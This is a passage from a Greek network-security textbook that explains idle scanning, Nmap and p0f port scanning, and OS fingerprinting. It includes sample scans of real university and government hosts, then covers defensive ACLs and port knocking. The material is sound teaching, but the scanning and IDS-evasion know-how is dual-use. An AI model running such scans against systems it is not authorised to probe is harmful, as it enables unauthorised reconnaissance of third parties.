Χωρίς το IPID ένα σύστημα που λαμβάνει κατακερματισμένα πακέτα, δεν θα ήταν σε θέση να τα ξαναενώσει.

Πριν δούμε ένα παράδειγμα Idle σάρωσης ας θυμηθούμε πώς λειτουργεί μια TCP σύνδεση. Η αξιοπιστία του TCP βασίζεται στην διαδικασία τριών βημάτων πριν αρχίσει η επικοινωνία. Η πλευρά που θέλει να ξεκινήσει μια σύνδεση στέλνει ένα SYN πακέτο και η άλλη πλευρά θα πρέπει να απαντήσει με ένα SYN/ACK πακέτο εάν η θύρα είναι ανοικτή. Για κλειστές θύρες η άλλη πλευρά θα απαντήσει με RST πακέτο. Το RST πακέτο χρησιμοποιείται σαν ειδοποίηση ότι η σύνδεση απέτυχε και δεν πρέπει να συνεχιστεί. Για ένα RST δεν εκδίδεται απάντηση γιατί στην αντίθετη περίπτωση τα συστήματα θα πλημμύριζαν από RST πακέτα. Αυτό σημαίνει ότι τα αυτόκλητα RST αγνοούνται. Η Idle σάρωση χρησιμοποιεί τα παραπάνω χαρακτηριστικά του TCP αλλά και την συμπεριφορά του IPID για να επιτύχει το στόχο της. Στην εικόνα 4.9 παρουσιάζεται μια σάρωση τύπου Idle σε μια ανοιχτή θύρα.

Μια σάρωση τύπου Idle σε μια ανοιχτή θύρα λειτουργεί ως εξής: ο επιτιθέμενος στέλνει ένα αίτημα σε ένα αδρανές σύστημα για να απαιτήσει μια απάντηση ώστε να διαβάσει το IPID του. Στην εικόνα 4.9 βλέπουμε ότι παράγεται μια απάντηση με IPID ίσο με 12345. Στη συνέχεια ο επιτιθέμενος στέλνει ένα χαλκευμένο πακέτο (spoofed) στο σύστημα - θύμα. Το SYN πακέτο που στέλνεται στο θύμα φαίνεται να προέρχεται από το αδρανές σύστημα. Μια ανοικτή θύρα στο θύμα θα δημιουργήσει ένα SYN/ACK όπως φαίνεται στο βήμα 2. Το αδρανές σύστημα που δεν επικοινώνησε με το θύμα αλλά και δεν επιθυμεί να επικοινωνήσει με το θύμα, λαμβάνοντας το SYN/ACK θα στείλει ένα RST για να σταματήσει η επικοινωνία. Κατά συνέπεια το IPID θα αυξηθεί κατά ένα και θα γίνει 12346. Ο επιτιθέμενος ξαναστέλνει αίτημα στο αδρανές σύστημα για να απαιτήσει μια απάντηση ώστε να διαβάσει το IPID του και λαμβάνει ένα IPID 12347 από το αδρανές σύστημα. Επειδή το IPID έχει αυξηθεί κατά δυο ο επιτιθέμενος κρίνει ότι η θύρα στο θύμα είναι ανοικτή.



Εικόνα 4.9: Σάρωση τύπου Idle σε μια ανοιχτή θύρα



Εικόνα 4.10: Σάρωση τύπου Idle σε μια κλειστή θύρα

Ας δούμε σε αυτό το σημείο πώς πραγματοποιείται η σάρωση τύπου Idle σε μια κλειστή θύρα όπως παρουσιάζεται στην εικόνα 4.10.

Στο βήμα 1 της εικόνας 4.10 είναι ίδιο με το πρώτο βήμα σάρωση τύπου Idle σε μια ανοιχτή θύρα. Το βήμα 2 ο επιτιθέμενος στέλνει ένα SYN πακέτο στο θύμα που φαίνεται να

προέρχεται από το αδρανές σύστημα. Αφού η θύρα του θύματος είναι κλειστή θα απαντήσει στο αίτημα με ένα RST. Επειδή το RST δεν παράγει RST σαν απάντηση η επικοινωνία ανάμεσα στο θύμα και στο αδρανές σύστημα διακόπτεται σε αυτό το σημείο. Ο επιτιθέμενος ξαναστέλνει αίτημα στο αδρανές σύστημα για να απαιτήσει μια απάντηση ώστε να διαβάσει το IPID του και λαμβάνει ένα IPID 12346 από το αδρανές σύστημα. Επειδή το IPID έχει αυξηθεί κατά ένα ο επιτιθέμενος κρίνει ότι η θύρα στο θύμα είναι κλειστή.

Παρόλο που η σάρωση τύπου idle κρύβει την πραγματική ταυτότητα του επιτιθεμένου υπόκειται σε κάποιους περιορισμούς. Αρχικά το σύστημα που παίζει τον ρόλο του αδρανούς συστήματος πρέπει να είναι πραγματικά αδρανές. Ένα σύστημα με κάποια δραστηριότητα είναι άχρηστο διότι η δραστηριότητα αυξάνει το IPID. Επίσης δεν χρησιμοποιούν όλα τα συστήματα την αύξηση του IPID κατά ένα. Για παράδειγμα μερικές διανομές Linux θέτουν το IPID στο μηδέν ή του δίνουν μια τυχαία τιμή. Τέλος, κάθε θύρα πρέπει να δοκιμαστεί αρκετές φορές για να καταλήξουμε σε ένα ασφαλές συμπέρασμα. Στη συνέχεια θα εξετάσουμε μερικά εργαλεία που πραγματοποιούν σάρωση δικτυακών θυρών.

4.5 Εργαλεία σάρωσης δικτυακών θυρών

Μετά τη θεωρητική προσέγγιση της σάρωσης δικτυακών θυρών θα ασχοληθούμε με μερικά εργαλεία για σάρωση δικτυακών θυρών. Μερικά από τα πιο γνωστά εργαλεία είναι:

- **Nmap** – Εργαλείο γραμμής εντολών, υπάρχει και έκδοση με παραθυρικό περιβάλλον που ονομάζεται Zenmap [http://nmap.org]
- **SuperScan** – Εργαλείο με παραθυρικό περιβάλλον[http://www.mcafee.com/us/downloads/free-tools/index.aspx].
- **THC-Amap** - Εργαλείο γραμμής εντολών[http://thc.org/thc-amap/].
- **Look@LAN** - Εργαλείο με παραθυρικό περιβάλλον[http://www.lookatlan.com].
- **NetScanTools** - Εργαλείο με παραθυρικό περιβάλλον [http://www.netscantools.com/].

Το Nmap θεωρείται ένα από τα καλύτερα εργαλεία σάρωσης δικτυακών θυρών γιατί διαθέτει ένα εύχρηστο περιβάλλων σε γραμμή εντολών και διαθέτει μια πάρα πολύ καλή τεκμηρίωση, γραμμένη και από χρήστες του εργαλείου. Μπορείτε να κατεβάσετε το Nmap από τη διεύθυνση http://nmap.org/download.html. Το Nmap περιέχει μια πληθώρα επιλογών που φαίνονται στην εικόνα 4.11.

Εικόνα 4.11: Επιλογές του Nmap

Το Nmap περιέχει πάρα πολλές παραμέτρους και έχει δυνατότητα να σαρώνει ένα δίκτυο σαν ολότητα, αλλά εμείς θα εστιάσουμε σε σάρωση συγκεκριμένων εξυπηρετητών. Ας δούμε στον πίνακα 4.β μερικές βασικές εντολές του Nmap που έχουν να κάνουν με την σάρωση δικτυακών θυρών.

Πίνακας 4.β Βασικές εντολές του Nmap

Επιλογή σάρωσης	Όνομα	Περιγραφή
-sS	TCP SYN	Πραγματοποιεί αόρατη σάρωση
-sT	TCP Full	Πραγματοποιεί σάρωση με πλήρη σύνδεση
-sF	FIN	Σάρωση χωρίς απάντηση από τις ανοικτές θύρες
-sN	Null	Σάρωση χωρίς flags
-sX	Xmas	Σάρωση με URG,PUSH και FIN flags
-sP	Ping	Σάρωση με τη χρήση ping
-sU	UDP Scan	UDP σάρωση
-sA	ACK	Σάρωση με ACK

Ένα παράδειγμα αόρατης σάρωσης (TCP SYN) του www.unipi.gr (195.251.229.6) φαίνεται στην εικόνα 4.12.

```
C:\>nmap -sS www.unipi.gr

Starting Nmap 5.51 ( http://nmap.org ) at 2011-09-08 19:24 GTB Daylight Time
Nmap scan report for www.unipi.gr (195.251.229.6)
Host is up (0.033s latency).
rDNS record for 195.251.229.6: spider.unipi.gr
Not shown: 993 filtered ports
PORT     STATE  SERVICE
80/tcp   open   http
110/tcp  closed pop3
143/tcp  open   imap
443/tcp  closed https
1863/tcp open   msnp
5190/tcp open   aol
8080/tcp open   http-proxy

Nmap done: 1 IP address (1 host up) scanned in 13.27 seconds
```

Εικόνα 4.12: Σάρωση TCP SYN του www.unipi.gr


Ένα παράδειγμα σάρωσης με πλήρη σύνδεση του www.gsis.gr (84.205.246.104) φαίνεται στην εικόνα 4.13.

```
C:\>nmap -sT www.gsis.gr

Starting Nmap 5.51 ( http://nmap.org ) at 2011-09-08 19:29 GTB Daylight Time
Nmap scan report for www.gsis.gr (84.205.246.104)
Host is up (1.0s latency).
Not shown: 989 closed ports
PORT      STATE    SERVICE
25/tcp    filtered smtp
80/tcp    open     http
135/tcp   filtered msrpc
139/tcp   filtered netbios-ssn
443/tcp   open     https
445/tcp   filtered microsoft-ds
1720/tcp  filtered H.323/Q.931
1863/tcp  open     msnp
2869/tcp  filtered icslap
5190/tcp  open     aol
49165/tcp filtered unknown

Nmap done: 1 IP address (1 host up) scanned in 318.78 seconds
```

Εικόνα 4.13: Σάρωση με πλήρη σύνδεση του www.gsis.gr

Με το Nmap μπορούμε να σαρώσουμε ένα εύρος διευθύνσεων. Για παράδειγμα αν θέλουμε να σαρώσουμε τις διευθύνσεις από 192.168.1.1 έως 192.168.1.100 θα δώσουμε την εντολή Nmap –sS 192.168.1.1-100.

Ενδιαφέρουσα εντολή στο Nmap αποτελεί η Nmap –sV η οποία εκτός από τις ανοικτές θύρες θα προσπαθήσει να βρει και την έκδοση του εξυπηρετητή πίσω από την ανοικτή θύρα. Για παράδειγμα, αν δώσουμε Nmap –sV www.unipi.gr θα πάρουμε τα αποτελέσματα της εικόνας 4.14.



Εικόνα 4.14: Σάρωση με εύρεση έκδοσης για το www.unipi.gr

Παρατηρούμε ότι στη θύρα 80 υπάρχει η έκδοση Apache 2.0.54 για Unix ενώ στη θύρα 8080 (στην θύρα αυτή συνήθως υπάρχουν εξυπηρετητές proxy) υπάρχει η έκδοση Squid webproxy 3.0.STABLE9.

Ένα εργαλείο σάρωσης με παραθυρικό περιβάλλον είναι το SuperScan. Το SuperScan προσφέρει UDP, TCP και Ping σαρώσεις. Δίνει τη δυνατότητα σάρωσης όλων των θυρών, συγκεκριμένων θυρών ή επιλογή από μια λίστα ομάδας θυρών. Η διανομή του είναι δωρεάν.

4.6 Αναγνώριση Λειτουργικών Συστημάτων (OS Fingerprinting)

Η αναγνώριση των λειτουργικών συστημάτων μπορεί να γίνει με δύο τρόπους: ενεργητικά ή παθητικά. Ένα εργαλείο που πραγματοποιεί παθητική αναγνώριση λειτουργικών συστημάτων δεν θα αλληλεπιδράσει απευθείας με το στόχο. Τα παθητικά εργαλεία παρακολουθούν τη δικτυακή κίνηση ψάχνοντας για συγκεκριμένα πρότυπα που αντιπροσωπεύουν συγκεκριμένα λειτουργικά συστήματα. Χρησιμοποιούν μια συνεχώς ανανεωμένη βάση δεδομένων τέτοιων προτύπων, η οποία τροφοδοτείται κατά κύριο λόγο από τους χρήστες παθητικών εργαλείων, με αποτέλεσμα να γίνονται πιο αξιόπιστα όσο περνάει ο καιρός. Παρόλο που τα παθητικά εργαλεία προσφέρουν μια αόρατη ανίχνευση, τα αποτελέσματα είναι πιο αξιόπιστα όταν το εργαλείο αλληλεπιδράσει απευθείας με το στόχο του, όπως κάνουν τα ενεργητικά εργαλεία αναγνώρισης λειτουργικών συστημάτων. Τα ενεργητικά εργαλεία στέλνουν διάφορες αιτήσεις και πακέτα στο στόχο και αναλύουν τις απαντήσεις. Τα ευρέως χρησιμοποιούμενα λειτουργικά συστήματα αναγνωρίζονται επιτυχώς από τέτοιου είδους εργαλεία.

4.6.1 Εργαλεία Παθητικής Αναγνώρισης Λειτουργικών Συστημάτων

Σε αυτό το σημείο η αναγνώριση ενός συστήματος έχει φτάσει στο επίπεδο της IP διεύθυνσης και αν στο σύστημα υπάρχουν ανοικτές θύρες και ποιες είναι αυτές. Το επόμενο βήμα είναι να αναγνωρίσουμε και το λειτουργικό σύστημα. Τα εργαλεία παθητικής αναγνώρισης λειτουργικών συστημάτων προσφέρουν μια λύση σε αυτή τη κατεύθυνση. Αυτού του τύπου τα εργαλεία εξετάζουν και αναλύουν τα διερχόμενα πακέτα. Τα διερχόμενα πακέτα εξετάζονται για διάφορα χαρακτηριστικά που μπορούν να συνδεθούν με ένα λειτουργικό σύστημα. Τα τέσσερα πιο κοινά χαρακτηριστικά είναι:

- **Η τιμή του IP TTL** – Διαφορετικά λειτουργικά συστήματα θέτουν διαφορετικές τιμές στο TTL στα εξερχόμενα πακέτα.
- **Το μέγεθος παραθύρου TCP** – Διαφορετικές εταιρίες χρησιμοποιούν διαφορετικές τιμές στο αρχικό μέγεθος παραθύρου TCP.
- **Η επιλογή IP DF** – Δεν χειρίζονται όλα τα λειτουργικά συστήματα τον κατακερματισμό με τον ίδιο τρόπο.
- **Η επιλογή IP TOS (Type of Service)** – Το TOS είναι ένα πεδίο αποτελούμενο από 3-bit που ελέγχει την προτεραιότητα ορισμένων πακέτων. Η υλοποίησή του διαφέρει ανάμεσα στους κατασκευαστές λειτουργικών συστημάτων.

Τα παραπάνω χαρακτηριστικά είναι τέσσερα από μια πληθώρα που χρησιμοποιούνται για αναγνώριση. Η επιτυχία αυτών των εργαλείων όπως προαναφέρθηκε στηρίζεται κυρίως στην συνεχή ανανέωση της βάσης δεδομένων τους. Γι αυτό το λόγο ένα από τα πιο διαδεδομένα και πετυχημένα εργαλεία είναι το P0f. Το P0f με την εκκίνηση του προσπαθεί να αναγνωρίσει όλα τα λειτουργικά συστήματα στηριζόμενο στις εισερχόμενες συνδέσεις του συστήματος που τρέχει. Μπορείτε να κατεβάσετε το P0f από την ιστοσελίδα http://lcamtuf.coredump.cx/p0f.shtml . Διατίθεται έκδοση για Linux και Windows. Το P0f εξετάζει τα ακόλουθα IP και TCP πεδία:

- Αρχικό Time to Live στην επικεφαλίδα του IP
- Don't Fragment στην επικεφαλίδα του IP
- Συνολικό μέγεθος πακέτου SYN στην επικεφαλίδα του TCP
- Επιλογές του TCP όπως το μέγιστο μέγεθος τμήματος στην επικεφαλίδα του TCP
- Το μέγεθος παραθύρου TCP στην επικεφαλίδα του TCP.

Το P0f παρατηρεί ειδικά την έναρξη μιας TCP σύνδεσης. Συγκεκριμένα εστιάζει στο πρώτο βήμα στο SYN. Το πρόγραμμα χρησιμοποιεί μια βάση δεδομένων με το όνομα p0f.fp. Το p0f.fp χρησιμοποιεί την ακόλουθη γραμμογράφηση:

wwww : ttt : D : ss : OOO…: QQ : OS : Details

wwww – Μέγεθος παραθύρου

ttt – Αρχικό TTL

D – Το bit για τον κατακερματισμό (0 αν δεν υπάρχει κατακερματισμος,1 αν υπάρχει)

ss – Συνολικό μέγεθος πακέτου SYN

OOO – Επιλογές αναγνώρισης

QQ – Λίστα ιδιορρυθμιών του TCP (όλοι οι κατασκευαστές δεν χρησιμοποιούν το ίδιο TCP)

OS – Το λειτουργικό σύστημα (Linux , Windows,Solaris)

Details – Έκδοση του λειτουργικού συστήματος (πχ 2.0.27).

Ακολουθεί ένα κομμάτι της βάσης δεδομένων του p0f για να κατανοήσουμε καλύτερα την σύνταξη και λειτουργία του. Ας αναλύσουμε την εγγραφή για MacOSQ9.0-9.2.

 # ---------- MacOS ----------


S2:255:1:48:M,W0,E::MacOS:8.6 classic*

16616:255:1:48:M,W0,E::MacOS:7.3-8.6 (OTTCP)*
16616:255:1:48:M,N,N,N,E::MacOS:8.1-8.6 (OTTCP)*
32768:255:1:48:M,W0,N::MacOS:9.0-9.2*

32768:255:1:48:M1380,N,N,N,N::MacOS:9.1 (1) (OT 2.7.4)
65535:255:1:48:M,N,N,N,N::MacOS:9.1 (2) (OT 2.7.4)*

Παρατηρούμε ότι το μέγεθος παραθύρου είναι 32768 bytes, το αρχικό TTL είναι 255, το DF bit είναι στο 1 και το συνολικό μέγεθος του SYN πακέτου είναι 48 bytes.

Για να παρακολουθήσουμε τις συνδέσεις στο δίκτυο μας αρκεί να δώσουμε την εντολή p0f –U (το –U μας φέρνει μόνο τις ταυτοποιήσεις με βάση δεδομένων). Ένα παράδειγμα φαίνεται στην εικόνα 5.15 όπου το p0f αναγνώρισε ότι συνδέθηκε σε εμάς κάποιο σύστημα με IP διεύθυνση 192.168.10.3 και λειτουργικό σύστημα Windows 2000 SP2+ ή XP SP1.



Εικόνα 5.15: Το εργαλείο p0f εν δράση.

Παρακολουθώντας μόνο το SYN κομμάτι μια TCP σύνδεσης σημαίνει ότι μπορούμε να αναγνωρίσουμε μόνο το σύστημα που ξεκινάει τη σύνδεση και όχι το σύστημα που πραγματικά θα συνδεθούμε. Για το σκοπό αυτό με το διακόπτη –A μπορούμε να εστιάσουμε την ανίχνευση στο βήμα ACK-SYN του TCP. Παρόλο που η παθητική αναγνώριση δεν είναι τόσο αξιόπιστη όσο η ενεργητική αποτελεί ωστόσο έναν τρόπο αόρατης ανίχνευσης λειτουργικών συστημάτων.

4.6.2 Εργαλεία Ενεργητικής Αναγνώρισης Λειτουργικών Συστημάτων

Τα ενεργητικά εργαλεία είναι πιο ισχυρά από τα παθητικά γιατί δεν χρειάζεται να περιμένουν κάποιο τυχαίο πακέτο για ανάλυση. Τα ενεργητικά εργαλεία δημιουργούν τα πακέτα και τα διαχέουν στο δίκτυο. Η ανίχνευση γίνεται με τον ίδιο τρόπο όπως και στα εργαλεία παθητικής αναγνώρισης λειτουργικών συστημάτων δηλαδή με τις ιδιομορφίες κάθε κατασκευαστή όσον αφορά στο TCP/IP. Μερικές από τις τεχνικές που χρησιμοποιούνται είναι:

- **FIN πακέτο:** Ένα FIN πακέτο στέλνεται σε μια ανοικτή θύρα και η απάντηση καταγράφεται. Αν και το RFC 793 δηλώνει ότι η σωστή συμπεριφορά είναι η δικτυακή θύρα να μην απαντήσει, αρκετά λειτουργικά συστήματα συμπεριλαμβανομένων και των Windows θα απαντήσουν με ένα RESET.
- **Ψευδής Flag:** Στην επικεφαλίδα του TCP υπάρχουν εξι flags σε ένα byte. Μια ψευδής flag είναι να θέσουμε μια οποιοσδήποτε flag μαζί με την SYN flag σε ένα πακέτο αρχικοποίησης της σύνδεσης. Το λειτουργικό σύστημα Linux θα απαντήσει θέτοντας την ίδια flag στο επόμενο πακέτο.
- **Δειγματοληψία ISN (Initial Sequence Number):** Η τεχνική αυτή λειτουργεί προσπαθώντας να βρει ένα πρότυπο για το ISN. Παρόλο που πολλά συστήματα παράγουν τυχαία ISN, μερικά λειτουργικά συστήματα όπως τα Windows, συνήθως το αυξάνουν κατά ένα υπολογίσιμο μέγεθος.
- **Δειγματοληψία IPID:** Μερικά συστήματα αυξάνουν το IPID κατά ένα σε κάθε πακέτο που στέλνουν, άλλα λειτουργικά συστήματα όπως τα Windows κατά 256 ανά πακέτο.
- **Αρχικό παράθυρο TCP**: Η τεχνική αυτή εντοπίζει το μέγεθος του αρχικού παραθύρου του στόχου. Αρκετά λειτουργικά συστήματα χρησιμοποιούν συγκεκριμένο μέγεθος αρχικού παραθύρου και έτσι μπορούν να εντοπιστούν.
- **Τιμή του ACK:** Η τεχνική αυτή έχει να κάνει με την διαφορετική υλοποίηση του TCP/IP που χρησιμοποιούν διαφορετικοί κατασκευαστές. Μερικά λειτουργικά συστήματα στέλνουν πίσω την τιμή που έλαβαν αυξάνοντας την κατά ένα, ενώ κάποια άλλα στέλνουν τυχαίες τιμές.
- **Τύπος Υπηρεσίας:** Η τεχνική αυτή χρησιμοποιεί το ICMP port unreachable μήνυμα για να εξετάσει την τιμή του TOS πεδίου. Μερικά λειτουργικά συστήματα επιστρέφουν μηδέν ενώ κάποια αλλά τυχαίες τιμές.
- **Επιλογές του TCP:** Η τεχνική αυτή έχει να κάνει με την διαφορετική υλοποίηση του TCP/IP που χρησιμοποιούν διαφορετικοί κατασκευαστές. Στέλνοντας πακέτα με διάφορες επιλογές οι απαντήσεις του στόχου θα αποκαλύψουν το λειτουργικό του σύστημα.
- **Χειρισμός κατακερματισμού:** Η τεχνική αυτή έχει να κάνει με τον διαφορετικό χειρισμό του κατακερματισμού που χρησιμοποιούν διαφορετικοί κατασκευαστές [http://el.wikipedia.org/wiki/TCP/IP].

Μετά τις τεχνικές ας δούμε και μερικά εργαλεία ενεργητικής αναγνώρισης λειτουργικών συστημάτων. Ένα από τα πρώτα εργαλεία είναι το Queso [http://www.cert.org/incident_notes/IN-98.04.html] που πλέον δεν ανανεώνεται με νέα δεδομένα. Ίσως το καλύτερο εργαλείο είναι το Nmap. Για ανίχνευση λειτουργικών συστημάτων χρησιμοποιούμε το διακόπτη –O. Για να είναι ακριβής η πρόβλεψη απαιτείται μια ανοιχτή και μια κλειστή θύρα στο στόχο. Ένα παράδειγμα χρήσης του Nmap φαίνεται στην εικόνα 4.16. Για το www.hua.gr τα αποτελέσματα είναι ότι είναι εγκατεστημένο σε Windows 2003 Server SP2 ή Windows XP SP2.

```
C:\Users\antgiann>nmap -O www.hua.gr

Starting Nmap 5.51 ( http://nmap.org ) at 2011-09-09 16:35 GTB Daylight Time
Nmap scan report for www.hua.gr (195.130.90.7)
Host is up (0.024s latency).
Not shown: 996 filtered ports
PORT     STATE SERVICE
21/tcp   open  ftp
80/tcp   open  http
1863/tcp open  msnp
5190/tcp open  aol
Warning: OSScan results may be unreliable because we could not find at least 1 o
pen and 1 closed port
Device type: general purpose
Running: Microsoft Windows 2003|XP
OS details: Microsoft Windows Server 2003 SP2, Microsoft Windows XP SP2 or Serve
r 2003 SP2

OS detection performed. Please report any incorrect results at http://nmap.org/s
ubmit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.32 seconds
```

Εικόνα 4.16: Χρήση του Nmap για αναγνώριση λειτουργικών συστημάτων

Ένα ακόμα εργαλείο είναι το Xprobe2 που χρησιμοποιεί μια διαφορετική προσέγγιση στην ανίχνευση. Το Xprobe2 βασίζεται σε ασαφείς κανόνες για το ταίριασμα λειτουργικών συστημάτων. Το μηχάνημα του επιτιθεμένου περνάει από δοκιμές και τα αποτελέσματα μαζεύονται και αναλύονται. Στη συνέχεια το εργαλείο δίνει μια πιθανότητα για το λειτουργικό σύστημα, για παράδειγμα 75% Windows XP και 60% Windows 2000. Το Xprobe2 είναι ένα ξεχωριστό εργαλείο διότι χρησιμοποιεί ένα μείγμα από TCP, UDP και ICMP για να ξεγελά τα IDS και να προσπερνά τα τείχη προστασίας.

4.7 Μέτρα προστασίας από σάρωση δικτυακών θυρών

Είναι σημαντικό να αναφέρουμε σε αυτό το σημείο τεχνικές προστασίας από την σάρωση των δικτυακών θυρών. Η πρώτη γραμμή άμυνας είναι να απενεργοποιήσουμε τις θύρες που δεν εξυπηρετούν κάποια υπηρεσία. Η δεύτερη γραμμή άμυνας είναι η εγκατάσταση ενός IDS (Intrusion Detection System). Τα IDS μπορούν να ανιχνεύσουν σαρώσεις είτε σε επίπεδο εξυπηρετητή είτε σε επίπεδο δικτύου και να παράγουν ειδοποιήσεις.

Μια νέα τεχνική για την αποφυγή σάρωσης είναι το Port Knocking. Το Port Knocking είναι μια αμυντική τεχνική στην οποία οποιασδήποτε θέλει μια συγκεκριμένη υπηρεσία λαμβάνει πρόσβαση μέσω μιας σειράς από θύρες. Αρχικά ο εξυπηρετητής φαίνεται σαν να μην έχει ανοιχτές θύρες στο δίκτυο αλλά καταγράφει όλες τις προσπάθειες σύνδεσης. Η υπηρεσία παρέχεται μόνο αφού ο πελάτης ξεκινήσει μια σύνδεση στις θύρες που έχουν δηλωθεί στην συγκεκριμένη υπηρεσία. Αν η διαδικασία είναι σωστή ο εξυπηρετητής παρέχει την υπηρεσία. Η παραπάνω διαδικασία κάνει την σάρωση δυσκολότερη για τον επιτιθέμενο. Παρόλα αυτά έχει αδυναμίες. Αν ο επιτιθέμενος ακούει το δίκτυο και παρακολουθεί την κίνηση αργά ή γρήγορα θα καταλάβει την διαδικασία με την οποία πρέπει να ζητήσει μια υπηρεσία.

Σε αυτό το σημείο είναι σημαντικό να τονιστεί πως η πρώτη γραμμή άμυνας δηλαδή να απενεργοποιούμε τις μη χρησιμοποιούμενες θύρες ξεκινάει από τις άκρες του δικτύου δηλαδή τους routers και τα τείχη προστασίας. Η προστασία του δικτύου ξεκινάει εφαρμόζοντας στους routers μια πολιτική φιλτραρίσματος πακέτων. Το φιλτράρισμα πακέτων επιτυγχάνεται μέσω των λιστών έλεγχου πρόσβασης (ACL). Οι λίστες ελέγχου πρόσβασης επιτρέπουν την δημιουργία κανόνων που είτε επιτρέπουν, είτε απαγορεύουν την κίνηση συγκεκριμένων πακέτων. Όταν ένα πακέτο εισέρχεται στη δικτυακή συσκευή που χρησιμοποιεί της λίστες ελέγχου πρόσβασης η πληροφορία του πακέτου ελέγχεται σε συνάρτηση με τις λίστες και το

πακέτο είτε απορρίπτεται είτε συνεχίζει στο δίκτυο. Για παράδειγμα μια πολιτική φιλτραρίσματος πακέτων επιτρέπει την κίνηση στη θύρα 80 (web server) αλλά απαγορεύει την κίνηση στη θύρα 53 (DNS Server). Επίσης οι λίστες ελέγχου πρόσβασης έχουν την δυνατότητα να κρατάνε log αρχεία για την κίνηση στο δίκτυο. Ένα παράδειγμα ACL φαίνεται παρακάτω.

no access-list 111

access-list 111 permit tcp 192.168.1.0 0.0.0.255 any eq www

access-list 111 permit udp 192.168.1.0 0.0.0.255 any eq dns

access-list 111 deny udp any any eq netbios-ns

access-list 111 deny udp any any eq netbios-dgm

access-list 111 deny udp any any eq netbios-ss

access-list 111 deny tcp any any eq telnet

access-list 111 deny icmp any any

access-list 111 deny ip any any log

interface ethernet1

ip access-group 111 in

Όπως φαίνεται και στο παράδειγμα η ACL χρησιμοποιεί την πληροφορία της επικεφαλίδας από τα IP, ICMP, TCP και UDP για να απορρίψει ή να επιτρέψει πακέτα. Οι ACL αποφασίζουν πώς θα χειριστούν την κίνηση σύμφωνα με:

- **IP διεύθυνση προέλευσης** – Είναι από μια έγκυρη και επιτρεπόμενη διεύθυνση.
- **IP διεύθυνση προορισμού** – Επιτρέπεται στην διεύθυνση να λάβει πακέτα από αυτή τη συσκευή.
- **Θύρα προέλευσης** – Περιλαμβάνει θύρες TCP, UDP, ICMP.
- **Θύρα πορισμού** – Περιλαμβάνει θύρες TCP, UDP, ICMP.
- **TCP flags** – Περιλαμβάνει SYN, FIN, ACK, PSH.
- **Πρωτόκολλα** – Περιλαμβάνει πρωτόκολλα όπως FTP,SMTP,HTTP,DNS κα.
- **Κατεύθυνση** – Μπορεί να επιτρέψει εισερχόμενη ή εξερχόμενη κίνηση.
- **Διεπαφή** – Μπορεί να περιορίσει συγκεκριμένο είδος κίνησης σε συγκεκριμένες διεπαφές.

Παρόλο που οι ACL παρέχουν ένα ικανοποιητικό πρώτο επίπεδο ασφάλειας δεν είναι τέλειες. Μπορούν να απαγορεύσουν κίνηση σε συγκεκριμένες θύρες και πρωτόκολλα αλλά δεν μπορούν να διαβάσουν το περιεχόμενο ενός πακέτου. Επίσης, οι ACL δεν μπορούν να ελέγξουν την κατάσταση μιας σύνδεσης. Για παράδειγμα ένα τείχος προστασίας που ελέγχει την κατάσταση μιας σύνδεσης και ανιχνεύει κίνηση προς ένα DNS εξυπηρετητή θα ελέγξει από ποιον έγινε η σύνδεση και αν όντως την είχε ζητήσει μια τέτοια κίνηση. Αυτό βέβαια είναι μια αργή διαδικασία σε αντίθεση με τις ACL.

Οι ACL είναι ο καλύτερος τρόπος για να ξεκινήσει το χτίσιμο της περιμετρικής ασφάλειας. Για να προλαμβάνει πιο σύνθετες επιθέσεις και σαρώσεις πρέπει να παρακολουθεί το δίκτυο σας για χάλκευμα διευθύνσεων. Αυτό είναι εφικτό με τις ACL με μερικές γραμμές κώδικα στο router. Για παράδειγμα για τη διεύθυνση 192.168.123.0:

access-list egress permit 192.168.123.0 0.0.0.255 any

access-list egress deny ip any any log

Παρόλο που οι δύο γραμμές δεν φαίνονται αρκετές στην πραγματικότητα εξασφαλίζουν πως οποιαδήποτε διεύθυνση φεύγει από το δίκτυο σας και δεν είναι σωστή θα καταγράφεται.

4.8 Στο εργαστηριακό περιβάλλον

Στο εργαστηριακό περιβάλλον αρχικά θα εκτελέσουμε σαρώσεις με την χρήση του εργαλείου Nmap και Zenmap. Μπορούμε να κατεβάσουμε τα παραπάνω δύο εργαλεία από τη διεύθυνση http://nmap.org/download.html. Το εργαλείο Nmap είναι προεγκατεστημένο στο BackTrack. Η εγκατάσταση στα Windows είναι αρκετά απλή διαδικασία. Για μεν το Nmap δεν έχουμε παρά να

αποσυμπιέσουμε σε ένα φάκελο τα αρχεία που κατεβάσαμε. Για το Zenmap αρκεί να τρέξουμε το εκτελέσιμο αρχείο που κατεβάσαμε και να δεχτούμε την προκαθορισμένη εγκατάσταση.

